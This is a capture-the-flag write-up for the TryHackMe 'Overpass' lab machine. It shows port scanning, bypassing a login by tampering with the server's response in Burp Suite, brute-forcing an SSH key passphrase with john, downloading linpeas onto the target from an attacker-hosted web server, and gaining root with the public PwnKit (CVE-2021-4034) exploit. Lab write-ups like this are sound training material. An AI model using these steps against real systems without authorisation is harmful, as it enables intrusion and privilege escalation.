Writeup TryHackMe – Overpass

1. Prerequisites

When starting up the IP Address of the "Overpass" machine is shown.

Active Machine Information			
Title	**IP Address**	**Expires**	
Overpass 1	10.10.131.120	57m 11s	? Add 1 hour Terminate

To further reference the IP as an URL, the IP gets added to the "/etc/hosts" file using "sudo nano /etc/hosts"

```
File  Actions  Edit  View  Help
  GNU nano 7.2
10.10.131.120    overpass.thm

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

2. Gaining Access

Using nmap to scan ports:

```
┌──(kali㉿kali)-[~]
└─$ nmap overpass.thm
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-04 11:53 EST
Nmap scan report for overpass.thm (10.10.131.120)
Host is up (0.041s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
```

2 Ports were found open.

Port 22 which is a ssh service and port 80 which is a http webserver. Let's visit the website!

Welcome to Overpass
A secure password manager with support for Windows, Linux, MacOS and more

People reuse the same password for multiple services. If you are one of them, you're risking your accounts being hacked by evil hackers.

Overpass allows you to securely store different passwords for every service, protected using military grade cryptography to keep you safe.

Reasons to use Overpass

- Your passwords are never transmitted over the internet, in any form, unlike other password managers.
- Your passwords are protected using Military Grade encryption.
- Overpass do not store your passwords, unlike other password managers.

Download Overpass today and start keeping your passwords safe. Downloads

Photo by Jose Fontano on Unsplash

A website shows up. There can be found some Source code of the password manager program and the usernames of the persons who programmed it. Nothing too interesting. Let's enumerate the website for further subpages using "dirb".

An admin page shows up. Let's visit it.

A login form shows up.

When inspecting the website further I recognized a "login.js" JavaScript file.
This file contains a vulnerability. It checks for a specific response from the server to set a session token. This is done very insecurely.

```
}
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
}
```

If anything else is retrieved from the server then "Incorrect credentials" the token will be set and we should be able to access the backend.
So I powered up BurpSuite to intercept the response package and change its content.

```
Response from http://overpass.thm:80/api/login [10.10.131.120]

  Forward       Drop       Intercept is on       Action       Open Browser

Pretty    Raw    Hex    Render

1 HTTP/1.1 200 OK
2 Date: Sat, 04 Feb 2023 17:04:01 GMT
3 Content-Length: 21
4 Content-Type: text/plain; charset=utf-8
5 Connection: close
6
7 Incorrect credentials
```

I changed the "Incorrect credentials" text to something else and forwarded the package.

```
Pretty    Raw    Hex    Render

1 HTTP/1.1 200 OK
2 Date: Sat, 04 Feb 2023 17:04:01 GMT
3 Content-Length: 21
4 Content-Type: text/plain; charset=utf-8
5 Connection: close
6
7 Correct credentials
```

Now a SessionToken cookie was created in the web browser.

Name	Value	Domain	Path	Expires / Ma...	Size	HttpOnly
SessionToken	Correct credentials	overpass.thm	/	Session	31	

When reloading the page I directly loaded into the admin backend.

Here the following content was shown:

Interesting. A private SSH key was found. If we are able to use it to login via ssh?

I copied the key into a file and tried to connect with ssh using the private key.

To connect a passphrase was needed.

To brute force the passphrase I used "ssh2john" to convert the ssh key to a format which john the ripper can handle and brute forced it using john.

John then brute forced the passphrase (which I will not show there to not make it too easy for you guys :D).

Using the passphrase we could now connect to ssh using the private key.

The first flag can be found in the home directory of James inside of the "user.txt":

To gain root privileges we have to perform privilege escalation.

3. Getting root

In the "todo.txt" file following content can be found:

```
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$
```

The clue with the password manager helped me to execute the "overpass" command and get the system password of James from the password manager:

```
james@overpass-prod:~$ overpass
Welcome to Overpass
Options:
1        Retrieve Password For Service
2        Set or Update Password For Service
3        Delete Password For Service
4        Retrieve All Passwords
5        Exit
Choose an option:        4
System    saydrawnlyingpicture
james@overpass-prod:~$
```

I tried to find SUID binaries or check for files which can be run with sudo privileges. I checked the found binaries using "https://gtfobins.github.io/" but nothing seemed interesting.

So I tried to perform further analysis using the "linpeas.sh" file which can be found on github using google. I downloaded it and hosted it on a local webserver using python and downloaded it on the remote machine using wget from my local webserver (because somehow I couldn't clone it directly on the remote machine):

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
james@overpass-prod:~$ wget 10.8.66.255:8000/linpeas.sh
--2023-02-04 17:17:15--  http://10.8.66.255:8000/linpeas.sh
Connecting to 10.8.66.255:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 828098 (809K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh              100%[===================================>] 808.69K  1.44MB/s    in 0.5s

2023-02-04 17:17:16 (1.44 MB/s) - 'linpeas.sh' saved [828098/828098]

james@overpass-prod:~$
```

Then I executed the linpeas.sh file and waited for it to finish.

Right on the start of the output the following information could be found:

```
      ╔══════════════════╣ Sudo version
      ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.21p2


      ╔══════════════════╣ CVEs Check
Vulnerable to CVE-2021-4034


Potentially Vulnerable to CVE-2022-2588
```

I checked for the CVE-2021-4034 and discovered that it is able to get a root shell very easy. I used this exploit: https://github.com/berdav/CVE-2021-4034

I cloned the repository on my machine and hosted it on the webserver. Then I downloaded it on the remote machine using wget:

```
james@overpass-prod:~/10.8.66.255:8000/CVE-2021-4034-main$ ls
LICENSE  Makefile  README.md  cve-2021-4034.c  cve-2021-4034.sh  dry-run  pwnkit.c
james@overpass-prod:~/10.8.66.255:8000/CVE-2021-4034-main$
```

Now I executed the make command. After successful make the file can be executed which opens a command shell on root privileges.

```
james@overpass-prod:~/10.8.66.255:8000/CVE-2021-4034-main$ ./cve-2021-4034
#
#
#
# whoami
root
#
```

Now we have root privileges. Inside the "/root" directory the second flag can be found:

```
james@overpass-prod:~/10.8.66.255:8000/CVE-2021-4034-main$ ./cve-2021-4034
#
#
#
# whoami
root
# cd /root
# ls
buildStatus  builds  go  root.txt  src
# cat root.txt
thm{7f                          753bb}
#
```